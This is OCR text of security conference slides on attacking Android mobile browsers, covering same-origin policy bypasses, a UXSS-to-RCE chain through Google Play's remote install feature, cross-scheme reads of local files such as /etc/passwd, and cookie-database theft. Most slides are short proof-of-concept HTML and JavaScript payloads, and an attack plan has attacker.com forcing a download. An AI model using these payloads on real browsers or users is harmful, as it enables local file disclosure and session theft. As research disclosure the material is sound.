
UC Browser HD 3.4.1.483

CM Browser 5.0.74


Maxthon Browser 4.3.2.2000


Genymotion for personal use - Google Nexus 4 - 4.1.1 - API 16 - 76...
18:21
javascript
OK

```
Message from "http://devco.re/"

<div class="wrapper">
<div class="outside">
<div class="page-width">
<div class="close menu btn
wrapper">
<div class="close-menu-btn-
wrapper-inner">
<a class="close-menu-btn"
href="#close-menu">x</a>
</div>
</div>
</div>
<div class="outside-inner">
<div class="main-nav" data-
set="main-nav">
<ul>
<li>
<a href="/services/penetration-
test" title="滲透測試服務 Penetration
```



Genymotion for personal use - Google Nexus 4 - 4.1.1 - API 16 - 76...
18:22
「http://devco.re」網頁指出：
確定

```
  <div class="wrapper">
    <div class="outside">
      <div class="page-width">
        <div class="close-menu-btn-
wrapper">
          <div class="close-menu-
btn-wrapper-inner">
            <a class="close-menu-
btn" href="#close-menu">x</a>
          </div>
        </div>
      </div>
      <div class="outside-inner">
        <div class="main-nav" data-
set="main-nav">
          <ul>
```


Genymotion for personal use - Google Nexus 4 - 4.1.1 - API 16
18:21


```
  <div class="wrapper">
    <div class="outside">
      <div class="page-width">
        <div class="close-menu-btn-
wrapper">
          <div class="close-menu-btn-
wrapper-inner">
            <a class="close-menu-btn"
href="#close-menu">x</a>
          </div>
        </div>
      </div>
      <div class="outside-inner">
        <div class="main-nav" data-
set="main-nav">
          <ul>
            <li>
              <a href="/services/penetration-
test" title="滲透測試服務 Penetration Test">
                <div class="zh">
                  服務
                </div>
                <div class="en">
                  Services
                </div>
              </a>
              <ul>
                <li>
                  <a href="/services/penetration-
test" title="滲透測試服務 Penetration Test">
                    <div class="zh">
                      滲透測試服務
```

SOP Bypass 2 - POC



```
<script>
window.onload = function()
{
    object = document.createElement("object");
    object.setAttribute("data", "http://www.bing.com");
    document.body.appendChild(object);
    object.onload = function() {
      object.setAttribute("data", "javascript:alert(document.domain)");
        object.innerHTML = "foobar";
    }
}
</script>
```

Special Guest – Chromodo Browser



Chromodo Setup

Choose the folder in which to install Chromodo.

Setup will install Chromodo in the following folder. To install in a different folder, click Browse and select another folder. Click Next to continue.

Destination Folder

C:\Program Files (x86)\Comodo\Chromodo

☐ Portable version (user profile is stored in destination folder)


Space required: 71 MB

Space available: 29165 MB

Agenda

- ✓ Why **Android?**
- ✓ **Same Origin Policy**
- ✓ **SOP bypasses** For Android Browsers
- ✓ **SOP Bypass To RCE**
- ✓ **Cross Scheme** Data Exposure Attacks
- ✓ Browser Cookie **Theft Attacks**

Google Play's Remote Installation Feature



Pocket

Read It Later

Free

This app has access to these permissions:

Network communication
full network access
view network connections
view Wi-Fi connections
receive data from Internet


Storage
modify or delete the contents of your USB storage

Choose a device

Verizon Motorola XT1060

SOP Bypass Leading To RCE (Google Play)

- ✓ Non Enforcement of X-Frame-Options on Error Pages
- ✓ A UXSS can lead to RCE via Google Remote Installation Feature
- ✓ Only requirement being the user logged from a vulnerable browser.



```
<script>

document.body.innerHTML="<iframe src='https://play.google.com/store/apps/"+
  (new Array(2000)).join('aaaaaaa')+"'></iframe>"

</script>
```


Agenda

- ✓ Why **Android?**
- ✓ **Same Origin Policy**
- ✓ **SOP bypasses** For Android Browsers
- ✓ **Turning a SOP Bypass** into **an RCE** (Google Play)
- ✓ **Cross Scheme Data Exposure Attacks**
- ✓ Browser Cookie **Theft Attacks**

Introduction: Cross Scheme Data Exposure

- ✓ Example

  <iframe src=“file:///etc/passwd”>



```
Not allowed to load local resource: file:///etc/passwd
```


CSDE Vulnerability Android Stock Browser

The Bug

It was to open links to local files using file:// protocol by from a webpage by selecting **"Open Link in New Window"** from the context menu“


POC -

<a href="file:///etc/passwd">CLICK</a>



Cross Scheme Data Exposure- Attack Plan

- ✓ User visits **attacker.com.**
- ✓ **attacker.com** forces a download (exploit.html) on the victim's browser using content disposition header.




attacker.com

Download PoC
file://

exploit.html

- ✓ Note: In case, if SDCARD is available, the file is saved under **'/sdcard/Download/exploit.html'**

Cross Scheme Data Exposure- Attack Plan


133.242.134.241/firefox

Download PoC
file://

file:///sdcard/Download/exploit.html


Open

Open in new window

Save link

Select text

Android Gingerbread CSDE (POC)



```
<iframe src="file:/default.prop" name="test"
style='width:100%;height:200'></iframe>
<script>
function exploit() {
var iframe = document.getElementsByTagName('iframe')[0];
try{
alert("Try to read local file.");
alert("innerHTML:"+iframe.contentWindow.document.body.innerHTML);
} catch(e) {
alert(e);
}
}
</script>
```

Android Jellybean CSDE (POC)


```
<iframe src="file:/default.prop" name="test"
style='width:100%;height:200'></iframe>

<button
onclick="window.open('\u0000javascript:alert(document.body.innerHTML)','test')">T
ry \u0000</button>
```

Agenda

- ✓ Why **Android?**
- ✓ **Same Origin Policy**
- ✓ **SOP bypasses** For Android Browsers
- ✓ **Turning a SOP Bypass** into **an RCE** (Google Play)
- ✓ **Cross Scheme** Data Exposure Attacks
- ✓ **Browser Cookie Theft Attacks**

Browsers Cookie Theft


- ✓ Save cookie containing javascript code and trick the victim into opening the sqlite database file



```
<script>
document.cookie = "x=<script>(javascript code)</scr"+"ipt>; path=/blah; expires=Tue, 01-Jan-2030 00:00:00 GMT";
</script>
```

- ✓ Android cookies are saved under – file:///data/data/com.android.browser/databases/webviewCookiesChromium.db

Browsers Cookie Theft - POC



```
<a
href='file:///data/data/com.android.browser/databases/webviewCookiesChromium.db
'>
Redirecting... To continue, tap and hold here, then choose "Open in a new tab"
</a>
<script>
document.cookie='x=<img src=x onerror=prompt(document.body.innerHTML)>';
</script>
```

CSP And Mobile Browsers

✓ To Prevent the likelihood of XSS by using Whitelist.

Example

```
Content-Security-Policy: script-src http://code.jquery.com/jquery-1.11.0.min.js;
```

